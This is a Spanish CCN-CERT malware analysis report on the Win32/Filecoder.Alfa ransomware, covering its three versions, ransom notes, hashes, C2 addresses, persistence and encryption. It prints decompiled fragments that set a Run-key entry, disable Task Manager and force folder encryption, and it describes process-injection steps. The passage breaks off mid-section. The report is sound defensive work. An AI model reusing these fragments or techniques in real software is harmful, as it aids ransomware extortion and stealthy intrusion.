



SIN CLASIFICAR



Informe Código Dañino CCN-CERT ID-23/16

Win32/Filecoder.Alfa

Octubre 2016

SIN CLASIFICAR

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

ÍNDICE

1. SOBRE CCN-CERT	5
2. RESUMEN EJECUTIVO	6
3. INFORMACIÓN DE VERSIONES DEL CÓDIGO DAÑINO	6
3.1 EXTENSIONES A CIFRAR	6
3.1.1 PRIMERA VERSIÓN Y SEGUNDA VERSIÓN	6
3.1.2 TERCERA VERSIÓN	8
3.2 EXTENSIÓN AÑADIDA A LOS ARCHIVOS CIFRADOS	9
3.2.1 PRIMERA VERSIÓN Y SEGUNDA VERSIÓN	9
3.2.2 TERCERA VERSIÓN	9
3.3 ARCHIVOS DE RESCATE	9
3.3.1 PRIMERA VERSIÓN.....	9
3.3.2 SEGUNDA VERSIÓN	9
3.3.3 TERCERA VERSIÓN	10
4. CARACTERÍSTICAS DEL CÓDIGO DAÑINO	12
4.1 PRIMERA VERSIÓN.....	12
4.2 SEGUNDA VERSIÓN.....	12
4.3 TERCERA VERSIÓN.....	13
5. DETALLES GENERALES	13
6. PROCEDIMIENTO DE INFECCIÓN.....	14
6.1 PRIMERA VERSIÓN.....	14
6.2 SEGUNDA VERSIÓN.....	14
6.3 TERCERA VERSIÓN.....	14
7. CARACTERÍSTICAS TÉCNICAS	15
7.1 PRIMERA VERSIÓN.....	15
7.2 SEGUNDA VERSIÓN.....	18
7.3 TERCERA VERSIÓN.....	19
8. CIFRADO Y OFUSCACIÓN	24
8.1 CIFRADO.....	24
8.1.1 PRIMERA VERSIÓN.....	24
8.1.2 SEGUNDA VERSIÓN	25
8.1.3 TERCERA VERSIÓN	25
8.2 OFUSCACIÓN	26
8.2.1 PRIMERA Y SEGUNDA VERSIÓN	26
8.2.2 TERCERA VERSIÓN	26
9. PERSISTENCIA EN EL SISTEMA	27

9.1 PRIMERA Y SEGUNDA VERSIÓN	27
9.2 TERCERA VERSIÓN.....	27
10. CONEXIONES DE RED	28
10.1 PRIMERA VERSIÓN	28
10.2 SEGUNDA VERSIÓN	28
10.3 TERCERA VERSIÓN	29
11. ARCHIVOS RELACIONADOS	30
11.1 PRIMERA Y SEGUNDA VERSIÓN	30
11.2 TERCERA VERSIÓN	30
12. DETECCIÓN	30
12.1 PRIMERA VERSIÓN	31
12.1.1 HERRAMIENTAS DEL SISTEMA.....	31
12.2 SEGUNDA VERSIÓN	31
12.2.1 HERRAMIENTAS DEL SISTEMA.....	31
12.3 TERCERA VERSIÓN	32
12.3.1 HERRAMIENTAS DEL SISTEMA.....	32
12.4 MANDIANT	32
13. DESINFECCIÓN.....	33
13.1 PRIMERA Y SEGUNDA VERSIÓN	33
13.2 TERCERA VERSIÓN	34
14. VACUNAS.....	35
14.1 GETKEYBOARDLAYOUTLIST	35
15. INFORMACIÓN DEL ATACANTE	36
15.1 5.45.79.1.....	36
15.1.1 GEOLOCALIZACIÓN.....	37
15.2 VAUNTHY.RU	37
15.2.1 GEOLOCALIZACIÓN.....	38
16. REGLAS DE DETECCIÓN.....	38
16.1 INDICADOR DE COMPROMISO – IOC	38
16.2 YARA	40

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad.

De acuerdo a todas ellas, el CCN-CERT tiene responsabilidad en ciberataques sobre **sistemas clasificados** y sobre sistemas de las **Administraciones Públicas** y de **empresas y organizaciones de interés estratégico** para el país. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis del código dañino "**Win32/Filecoder.Alfa**", el cual ha sido diseñado para leer las unidades de discos duros, recursos de red y unidades extraíbles conectadas al sistema operativo comprometido.

El objetivo del código dañino es extorsionar a la víctima para que pague un rescate por recuperar sus archivos cifrados.

El código dañino posee tres versiones: las dos primeras, llamadas "*Alpha*", datan de mayo de 2016 y están realizadas en el lenguaje de programación C# .NET del que es trivial obtener el código fuente de forma legible aunque está ofuscado. Ésta fue una de las razones por las que se pudo realizar un descifrador gratuito. La tercera versión, llamada "*Alfa*", está desarrollada en C y corrige los problemas tenían las versiones anteriores.

3. INFORMACIÓN DE VERSIONES DEL CÓDIGO DAÑINO

En este apartado se muestran las diferencias y los cambios producidos entre las tres diferentes versiones del código dañino.

3.1 EXTENSIONES A CIFRAR

El código dañino posee una tabla de extensiones de forma que solo se cifrarán los ficheros que posean alguna de estas extensiones.

3.1.1 PRIMERA VERSIÓN Y SEGUNDA VERSIÓN

Las dos primeras versiones del código dañino cifran todos los archivos que posean alguna de las siguientes extensiones:

.wb2	.drw	.orf	.sdf	.dgc	.ppsx
.psd	.design	.nwb	.sav	.ddd	.ppam
.p7c	.ddrw	.nrw	.sas7bdat	.dac	.potm
.p7b	.ddoc	.nop	.s3db	.cfp	.potx
.p12	.dcs	.nef	.rdb	.cdf	.pptm
.pfx	.csl	.ndd	.psafe3	.bpw	.pps
.pem	.csh	.mrw	.nyf	.bgt	.pot
.crt	.cpi	.mos	.nx2	.acr	.xlw
.cer	.cgm	.mfw	.nx1	.ac2	.xll
.der	.cdx	.mef	.nsh	.ab4	.xlam
.pl	.cdrw	.mdc	.nsg	.djvu	.xla
.lua	.cdr6	.kdc	.nsf	.pdf	.xlsb

.asp	.cdr5	.kc2	.nsd	.sxm	.xltn
.php	.cdr4	.iiq	.ns4	.odf	.xltx
.incpas	.cdr3	.gry	.ns3	.std	.xlsm
.asm	.cdr	.grey	.ns2	.sxd	.xlm
.hpp	.awg	.gray	.myd	.otg	.xlt
.h	.ait	.fpx	.kpdx	.sti	.xml
.cpp	.ai	.fff	.kdbx	.sxi	.dotm
.c	.agd1	.exf	.idx	.otp	.dotx
.drf	.ycbcra	.erf	.ibz	.odg	.docm
.blend	.x3f	.dng	.ibd	.odp	.dot
.apj	.stx	.dcr	.fdb	.stc	.txt
.3ds	.st8	.dc2	.erbsql	.sxc	.py
.dwg	.st7	.crw	.db3	.ots	.css
.sda	.st6	.craw	.dbf	.ods	.js
.ps	.st5	.cr2	.db-journal	.sxd	.h
.pat	.st4	.cmt	.db	.stw	.c
.cmd	.srw	.cib	.cls	.sxw	.doc
.bat	.srf	.ce2	.bdb	.odm	.docx
.class	.sr2	.ce1	.al	.oth	.xls
.jar	.sd1	.arw	.adb	.ott	.xlsx
.java	.sd0	.3pr	.backupdb	.odb	.ppt
.fxg	.rwz	.3fr	.bik	.rtf	.pptx
.fhd	.rwl	.mpg	.backup	.accdr	.odt
.fh	.rw2	.jpeg	.bak	.accdt	.csv
.svg	.raw	.jpg	.bkp	.accde	.sln
.bmp	.raf	.mdb	.moneywell	.accdb	.aspx
.vbs	.ra2	.sqlitedb	.mmw	.sldm	.html
.png	.ptx	.sqlite3	.ibank	.sldx	.cs
.gif	.pef	.sqlite	.hbk	.ppsm	.vb
.dxb	.pcd	.sql	.ffd		

3.1.2 TERCERA VERSIÓN

La tercera versión del código dañino cifra todos los archivos que posean cualquiera de las siguientes extensiones:

.c	.cer	.jpg	.ods	.qbm	.vob
.h	.cpp	.kdc	.odt	.qbr	.wav
.m	.cr2	.key	.orf	.qbw	.wb2
.ai	.crt	.lua	.ost	.qbx	.wmv
.cs	.crw	.m4v	.p12	.qby	.wpd
.db	.dbf	.max	.p7b	.r3d	.wps
.nd	.dcr	.mdb	.p7c	.raf	.x3f
.pl	.dds	.mdf	.pab	.raw	.xlk
.ps	.der	.mef	.pas	.rtf	.xlr
.py	.des	.mov	.pct	.rw2	.xls
.rm	.dng	.mp3	.pdb	.rwl	.yuv
.3dm	.doc	.mp4	.pdd	.sql	.back
.3ds	.dtd	.mpg	.pdf	.sr2	.docm
.3fr	.dwg	.mrw	.pef	.srf	.docx
.3g2	.dxf	.msg	.pem	.srt	.flac
.3gp	.dxg	.nef	.pfx	.srw	.indd
.ach	.eml	.nk2	.pps	.svg	.java
.arw	.eps	.nrw	.ppt	.swf	.jpeg
.asf	.erf	.oab	.prf	.tex	.pptm
.asx	.fla	.obj	.psd	.tga	.pptx
.avi	.flvv	.odb	.pst	.thm	.xlsb
.bak	.hpp	.odc	.ptx	.tlg	.xlsm
.bay	.iif	.odm	.qba	.txt	.xlsx
.cdr	.jpe	.odp	.qbb		

3.2 EXTENSIÓN AÑADIDA A LOS ARCHIVOS CIFRADOS

El código dañino añade una nueva extensión a los nombres de los archivos cifrados.

3.2.1 PRIMERA VERSIÓN Y SEGUNDA VERSIÓN

Las dos primeras versiones del código dañino añaden la siguiente extensión a los archivos cifrados:

.encrypt

3.2.2 TERCERA VERSIÓN

El código dañino añade la siguiente extensión en los archivos cifrados:

.bin

3.3 ARCHIVOS DE RESCATE

El código dañino deja una serie de archivos o indicios acerca del secuestro del sistema y de los archivos, así como del procedimiento para poder recuperarlos.

3.3.1 PRIMERA VERSIÓN

La primera versión del código dañino crea una serie de archivos con la información del secuestro en cada directorio en donde pueda cifrar algún archivo al igual que en el escritorio.

Read Me (How Decrypt) !!!!.txt

El contenido del archivo se indica a continuación:

"Your major files are encrypted!.", "To decrypt the files, you need to pay 1 Bitcoin.", "you can purchase Bitcoin here <https://www.bitcoin.com/buy-bitcoin>", "\r", "if you agree, write me to e-mail europay@easy.com"

3.3.2 SEGUNDA VERSIÓN

La segunda versión del código dañino crea una serie de archivos con la información del secuestro en cada directorio en donde pueda cifrar algún archivo al igual que en el escritorio.

Read Me (How Decrypt) !!!!.txt

El contenido del archivo se indica a continuación:

**Your files are encrypted!,
Click on the link for decrypt http://5.45.79.1/key.php?id=<id_único_victima>**

Esta versión del código dañino cambia el fondo del escritorio por una imagen:



Ilustración 1. Imagen incorporada como fondo de escritorio

3.3.3 TERCERA VERSIÓN

La tercera versión del código dañino crea dos archivos en el escritorio del sistema comprometido y en cada carpeta donde pueda cifrar un archivo, los cuales procede a mostrar al usuario una vez finalizó el proceso del cifrado.

README HOW TO DECRYPT YOUR FILES.TXT
README HOW TO DECRYPT YOUR FILES.HTML

El texto de los archivos es distinto. Por la gran longitud del mensaje se indica como ejemplo su comienzo:

```
#####  
###
```

Cannot you find the files you need?

Is the content of the files that you looked for not readable?


It is normal because the files' names, as well as the data in your files have been encrypted.

###

!!! If you are reading this message it means the software
!!! "Alpha Ransomware" has been removed from your computer.

###

Tanto el archivo de texto como el archivo HTML creados contienen el mismo texto. Lo que varía en cada ejecución es el identificador único generado de la víctima así como la dirección ".onion" a la que dirigirse para efectuar el pago. Un ejemplo de página ".onion" para efectuar el pago se muestra a continuación:



The screenshot shows a web interface for the ALFA Decryptor. At the top, there is a navigation bar with the ALFA Decryptor logo on the left and links for 'Home page', 'FAQ', and 'Reload current page' on the right. The main content area has a dark header with the text 'Please copy-paste your personal key:'. Below this, there is a form with a label 'Your key' in red, a text input field, and an 'Enviar' button. An example key is provided below the form, consisting of three lines of hexadecimal characters. The text 'One line without spaces!' is displayed at the bottom of the key example.

ALFA
Decryptor

Home page FAQ Reload current page

Please copy-paste your personal key:

Your key Enviar

Example key:

38E24C76010000008258E49911A1CCD04D9BBE54391650D30CA6E
D395E42B3CF9542184BE6392EF3D148CEBEA61580612B419757150
9495E69F184EDEA1511CE9F8C3B8BE45FB30E0CD473C208E613EB
D9BAB291D3EF8C0CC075310157C65971B1CF5D5754ADAB86

One line without spaces!

Ilustración 2. Dirección ".onion" donde efectuar el pago

A diferencia de la versión anterior, no cambia el fondo del escritorio.

4. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

El código dañino posee las siguientes características comunes entre sus versiones:

- Carga el código dañino en el sistema.
- Utiliza técnicas anti-análisis.
- Enumera todas las unidades disponibles y cifra, en las que sean de tipo disco duro, extraíble o de recurso de red, todos los archivos que cumplan un patrón de extensión.
- Modifica el registro de Windows para asegurarse persistencia y guardar información acerca del secuestro.
- Se comunica con un servidor C2 (Servidor de mando y control) o posee una dirección de correo de contacto.

A continuación se indican las diferencias entre versiones:

4.1 PRIMERA VERSIÓN

- Se modifica el registro de Windows para deshabilitar el poder acceder al Gestor de Tareas, mostrando un mensaje de error al estar esa acción deshabilitada por un administrador del sistema.
- Se crea un "timer" que se encarga de terminar el proceso del Gestor de Tareas en caso de que esté en ejecución. Esta acción la realiza buscando simplemente el nombre "taskmgr".
- No utiliza ningún dominio ".onion" para gestionar el cobro sino que depende de que el usuario se ponga en contacto con los autores mediante un correo electrónico aportado.
- Está programado en C# .NET y tiene ofuscadas tanto las cadenas de texto, como los nombres de funciones. Esta capa de ofuscación es sencilla de eliminar y descompilar el código .NET.

4.2 SEGUNDA VERSIÓN

- Se modifica el registro de Windows para deshabilitar el poder acceder al Gestor de Tareas, mostrando un mensaje de error al estar esa acción deshabilitada por un administrador del sistema.
- Se crea un "timer" que se encarga de terminar el proceso del Gestor de Tareas en caso de que esté en ejecución. Esta acción la realiza buscando simplemente el nombre "taskmgr".
- No utiliza ningún dominio ".onion" para gestionar el cobro sino que aporta una dirección IP a la que dirigirse para realizar el pago.
- Está programado en C# .NET y tiene ofuscadas tanto las cadenas de texto, como los nombres de funciones. Esta capa de ofuscación es sencilla de eliminar y descompilar el código .NET.

4.3 TERCERA VERSIÓN

- Ejecuta distintos procesos del sistema e inyecta parte de su código en ellos para ejecutar el *Ransomware* sin pasar por disco.
- El "dropper" utilizado es mucho más complejo de analizar teniendo tres fases distintas hasta que el código con la carga dañina final se pone en ejecución.
- Dependiendo del proceso en el que se haya inyectado realiza una serie de acciones distintas.
- Está programado en C con procedimientos de ofuscación y cifrado en su interior.

5. DETALLES GENERALES

Las muestras analizadas se corresponden con las siguientes firmas MD5:

```

fbd7c4103890648af550cc7ca7762416 -> Win32/Filecoder.Alfalfa.A "dropper"
d33025c3657ef78ff2125efaaf1f0bf6 -> Win32/Filecoder.Alfalfa.A "loader"
6906c73130cc465efef48b460fdeff15 -> Win32/Filecoder.Alfalfa.A "injected code"
f2cc41e597c4109bf12718885cdb76b3 -> Win32/Filecoder.Alfalfa.A
2e6b972fc2f0cb5d0fe8bae4949dd182 -> Ransom.Alpha (sin conexión a C2)
09ec0977d8af23bf652419e33f487a0f -> Ransom.Alpha (con conexión al C2)
  
```

El binario tiene formato PE (*Portable Executable*), es decir, es un ejecutable para sistemas operativos Windows, concretamente para 32 bits.

En la muestra analizada se ha podido observar que la fecha interna de creación del programa data del 2 de julio del 2016.




Ilustración 3. Detalles del binario

6. PROCEDIMIENTO DE INFECCIÓN

La infección en el equipo se produce al ejecutar el fichero que contiene el código dañino. Una vez ejecutado realiza las siguientes acciones en el equipo de la víctima:

6.1 PRIMERA VERSIÓN

- Crea una copia de su propio código.
- Crea un temporizador que finaliza el proceso "taskmgr".
- Modifica el registro para asegurar persistencia y limitar el uso del Gestor de Tareas de Windows.
- Enumera los discos del sistema y procede a buscar archivos y cifrarlos en todos aquellos que no sean de tipo CD-ROM, memoria RAM, recurso de red o la unidad en la que esté instalado el sistema operativo.
- Crea archivos de texto con la información acerca del secuestro de los archivos.
- Modifica el fondo de pantalla del escritorio.

6.2 SEGUNDA VERSIÓN

- Crea una copia de su propio código.
- Crea un temporizador que finaliza el proceso "taskmgr".
- Modifica el registro para asegurar persistencia y limitar el uso del Gestor de Tareas de Windows.
- Enumera los discos del sistema y procede a buscar archivos y cifrarlos en todos aquellos que no sean de tipo CD-ROM, memoria RAM, recurso de red o la unidad en la que esté instalado el sistema operativo.
- Obtiene la dirección IP del sistema comprometido.
- Envía una serie de datos del sistema comprometido al servidor C2 y recibe una clave pública RSA.
- Crea archivos de texto con la información acerca del secuestro de los archivos.
- Modifica el fondo de pantalla del escritorio.

6.3 TERCERA VERSIÓN

- Crea una copia de su propio código.
- Modifica el registro para asegurar su persistencia.
- Establece comunicación con un dominio de Internet aunque no responde con nada más allá de un código de error.

- Enumera todas las unidades lógicas y en aquellas que sean discos duros, de red o extraíbles busca archivos y los cifra.
- Crea archivos de texto y HTML que muestra a los usuarios acerca del secuestro de los archivos y el procedimiento a seguir para su recuperación.

7. CARACTERÍSTICAS TÉCNICAS

7.1 PRIMERA VERSIÓN

El código dañino tiene ofuscado el nombre de sus cadenas de texto y de las funciones aunque es sencillo des-ofuscarlo.

El código dañino posee funciones que no se usan al igual que incluye código libre obtenido por Internet¹ como, por ejemplo, la función de cifrado de AES.

Una vez realizada esa tarea y descompilando el ejecutable se puede observar que la primera acción es crear un identificador único del sistema comprometido mediante el identificador del procesador y el número de serie del disco duro.

```
private static string smethod_0()
{
    string str = null;
    try
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.System);
        new DirectoryInfo(folderPath);
        string pathRoot = Path.GetPathRoot(folderPath);
        string str4 = string.Empty;
        ManagementClass class2 = new ManagementClass("win32_processor");
        using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = class2.GetInstances().GetEnumerator())
        {
            if (enumerator.MoveNext())
            {
                ManagementObject current = (ManagementObject) enumerator.Current;
                str4 = current.Properties["processorID"].Value.ToString();
            }
        }
        string str5 = pathRoot.Substring(0, pathRoot.Length - 2);
        ManagementObject obj3 = new ManagementObject("win32_logicaldisk.deviceid=\"" + str5 + "\"");
        obj3.Get();
        string str6 = obj3["VolumeSerialNumber"].ToString();
        str = str4 + str6;
    }
    catch (Exception)
    {
    }
    return str;
}
```

Ilustración 4. Obtención del identificador único del sistema comprometido

A continuación comprueba que no exista un archivo "svchost.exe" en la siguiente ruta de %APPDATA%.

%APPDATA%\Windows\svchost.exe

En el caso de que no exista procederá a copiarse en el directorio indicado, creando cualquier directorio que no exista en el proceso. Una vez copiado el código dañino, le cambia los atributos e inicia su ejecución. Posteriormente crea una entrada

¹ <http://www.codeproject.com/Articles/769741/Csharp-AES-bits-Encryption-Library-with-Salt>

en el registro de persistencia para asegurar su ejecución en siguientes reinicios del sistema.

```
Process.Start(appdat + @"%Windows%\svchost.exe");
string str4 = appdat + @"%Windows%\svchost.exe";
RegistryKey key = Registry.CurrentUser.OpenSubKey(@"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon");
key = Registry.CurrentUser.OpenSubKey(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Run", true);
key.SetValue("Microsoft", str4, RegistryValueKind.String);
key.Close();
```

Ilustración 5. Creando entrada de persistencia

Una vez creada la entrada para asegurar la persistencia y la copia del código dañino, se procede a ejecutar un terminal de Windows de forma oculta donde se borra el archivo original y finaliza como proceso.

En la segunda instancia en ejecución busca una entrada en el registro de Windows:

[HKEY_CURRENT_USER\Alpha]
Cryptokey = <valor_vacío_en_el_arranque>

En el caso de que no exista procede a crearla. La entrada "Cryptokey" inicialmente está vacía siendo de tipo cadena de texto. Posteriormente la entrada contendrá la clave AES utilizada para cifrar los archivos del sistema comprometido.

A continuación modifica el Registro de Windows para que no pueda ser ejecutado el Gestor de Tareas. Tras esta modificación, si se intenta ejecutar el programa "taskmgr.exe", se obtendrá el mensaje de error de que el administrador del sistema habría deshabilitado su uso.

```
try
{
    RegistryKey key = Registry.CurrentUser.CreateSubKey(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System");
    key.SetValue("DisableTaskMgr", 1);
    key.Close();
}
```

Ilustración 6. Deshabilitando el Gestor de Tareas de Windows

También crea un temporizador que cada medio segundo cierra cualquier proceso que tenga como nombre "taskmgr".

Posteriormente crea la clave que se usará para cifrar los archivos del sistema mediante la función "EncryptPlainTextToCipherText" usando como argumentos el valor único generado en el momento del arranque.

```

public static string EncryptPlainTextToCipherText(string PlainText, string _securityKey)
{
    byte[] bytes = Encoding.UTF8.GetBytes(PlainText);
    MD5CryptoServiceProvider provider = new MD5CryptoServiceProvider();
    byte[] buffer2 = provider.ComputeHash(Encoding.UTF8.GetBytes(_securityKey));
    provider.Clear();
    TripleDESCryptoServiceProvider provider2 = new TripleDESCryptoServiceProvider {
        Key = buffer2,
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    };
    byte[] inArray = provider2.CreateEncryptor().TransformFinalBlock(bytes, 0, bytes.Length);
    provider2.Clear();
    return Convert.ToBase64String(inArray, 0, inArray.Length);
}

```

Ilustración 7. Generación de la clave para cifrado

La clave es un cálculo de un HASH MD5 de la cadena de texto introducida, un cifrado DES y, por último, su conversión a base64.

Posteriormente enumera todas las unidades del sistema y, por cada una de ellas, se comprueba que no sean:

- CD-ROM.
- De tipo desconocido.
- De red.
- Disco RAM.
- Que su ruta no comience con la del directorio de sistema.

En el caso de que se cumpla alguna de las condiciones anteriormente citadas se ignora la unidad. De lo contrario se enumeran todas las carpetas de forma recursiva buscando todos los archivos que no tengan las extensiones ".encrypt", ni ".ini", que serán ignorados en el proceso de cifrado. El resto de archivos serán cifrados si poseen una extensión perteneciente a una lista predefinida, que se puede consultar en el apartado [3.1 EXTENSIONES A CIFRAR](#) del presente documento, poniendo antes sus atributos modo normal.

El código dañino fuerza el cifrado del Escritorio, de la carpeta de Imágenes y de la carpeta de Cookies del sistema, pese a iterar todas las unidades que no sean donde esté instalado el sistema comprometido.

Por cada una de las carpetas en las que cifra algún archivo, crea el archivo de texto con la información acerca del secuestro.

```

}
encryptDirectory(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), password);
smethod_9(Environment.GetFolderPath(Environment.SpecialFolder.Desktop));
encryptDirectory(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures), password);
smethod_9(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures));
encryptDirectory(Environment.GetFolderPath(Environment.SpecialFolder.Cookies), password);
smethod_9(Environment.GetFolderPath(Environment.SpecialFolder.Cookies));
messageCreator();

```

Ilustración 8. Cifrado forzado de determinadas carpetas del sistema

Por último se borra a sí mismo usando un terminal de Windows y se auto-finaliza dejando la entrada de persistencia pero borrando la entrada del registro que almacena la clave usada para cifrar.

7.2 SEGUNDA VERSIÓN

La segunda versión del código dañino es muy parecida a la primera y, de hecho, hay mucho código que es el mismo. Las variaciones vienen en la parte de la obtención de la clave para el cifrado.

Para ello el código dañino obtiene la dirección IP pública del sistema comprometido mediante una conexión al servicio:

<http://checkip.dyndns.org>

Posteriormente establece una conexión con su servidor C2 enviando información acerca del sistema comprometido y obteniendo una clave RSA pública con la que cifrará la clave de cifrado de los archivos.

<http://5.45.79.1/webpanel/createkeys.php>

Posteriormente crea la clave de cifrado de la misma manera que lo hace la primera versión.

```
public static string EncryptPlainTextToCipherText(string PlainText, string _securityKey)
{
    byte[] bytes = Encoding.UTF8.GetBytes(PlainText);
    MD5CryptoServiceProvider provider = new MD5CryptoServiceProvider();
    byte[] buffer2 = provider.ComputeHash(Encoding.UTF8.GetBytes(_securityKey));
    provider.Clear();
    TripleDESCryptoServiceProvider provider2 = new TripleDESCryptoServiceProvider {
        Key = buffer2,
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    };
    byte[] inArray = provider2.CreateEncryptor().TransformFinalBlock(bytes, 0, bytes.Length);
    provider2.Clear();
    return Convert.ToBase64String(inArray, 0, inArray.Length);
}
```

Ilustración 9. Generación de la clave para cifrado

A continuación, y a diferencia de la primera versión, el código dañino cifra la clave AES recién generada con la clave pública RSA y el resultado lo convierte a base64.

Tras esto, procede a crear una nueva comunicación con el servidor C2 a la siguiente dirección enviando el identificador único del sistema y la clave AES cifrada.

<http://5.45.79.1/webpanel/savekey.php>

El proceso de identificación de unidades, carpetas y archivos a cifrar es el mismo que en la primera versión.

Al finalizar el código dañino cambia el fondo del escritorio descargando una imagen desde la siguiente dirección:

<http://i.imgur.com/RNvnVPcg.jpg>



Ilustración 10. Imagen descargada y usada como fondo de pantalla

La imagen es guardada en la carpeta del perfil del usuario activo con el nombre:

newstyle.jpg

Una vez con ella, cambia el fondo de escritorio mediante la función "SystemParametersInfo" de la librería "user32.dll".

7.3 TERCERA VERSIÓN

El código dañino en esta versión está protegido por un compresor muy potente utilizado, en su momento, para proteger troyanos bancarios. El *packer* se llama "Mystic Compressor" y entre sus funciones está el descifrar un "loader" y dificultar el proceso de análisis del binario. El "loader" que genera, siempre en memoria, es el encargado de encontrar dos binarios existentes en Windows:

dllhost.exe
explorer.exe

Para ello obtiene el directorio de Windows e intenta encontrarlos dentro de la subcarpeta "SysWOW64". En un sistema operativo de 32 bits esa ruta no existe con lo que lo intentará en la ruta normal del directorio de sistema de la carpeta Windows.

```
EAX 0012FB28 UNICODE "C:\WINDOWS\system32\dlhohst.exe"
ECX 000079F5
EDX 0000005C
EBX 77F679D9 SHLWAPI.PathCombineW
ESP 0012F914
EBP 0012FFC0
ESI 0012FF90 UNICODE "system32\dlhohst.exe"
EDI 7C80B7EC kernel32.GetFileAttributesW
```

Ilustración 11. Buscando el ejecutable dlhohst.exe

Tras encontrar los binarios el "loader" procede a ejecutar de forma suspendida ambos archivos, comenzando por el "dlhohst.exe":

```
ModuleFileName = NULL
CommandLine = "C:\WINDOWS\system32\dlhohst.exe"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_SUSPENDED
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 0012F87C
-pProcessInfo = 0012F8EC
```

Ilustración 12. Creando proceso en estado suspendido

Una vez creado el proceso suspendido con éxito se le crea una reserva de memoria dentro de su memoria virtual utilizando "VirtualAllocEx" con permisos totales. Tras ello, descifra el código del *Ransomware* en memoria y prepara una pequeña estructura que usará posteriormente el proceso al que le inyectará el código del *Ransomware* para que pueda acceder a él correctamente. Utilizando la función "WriteProcessMemory" escribe en el nuevo proceso el código y la pequeña estructura a continuación de él.

El código dañino, en lugar de usar el método más común para ejecutar el código recién copiado a través de la función "CreateRemoteThread", utiliza un método menos conocido.

Primero obtiene el contexto del hilo principal del proceso en estado suspendido mediante la función "GetThreadContext". Esta función devuelve una estructura de tipo "CONTEXT" en donde se almacena toda la información del estado de los registros, "flags", etcétera, de ese hilo en particular. Una vez obtenida la estructura modifica dos campos de ella: los valores de los registros "EIP" y "ECX".

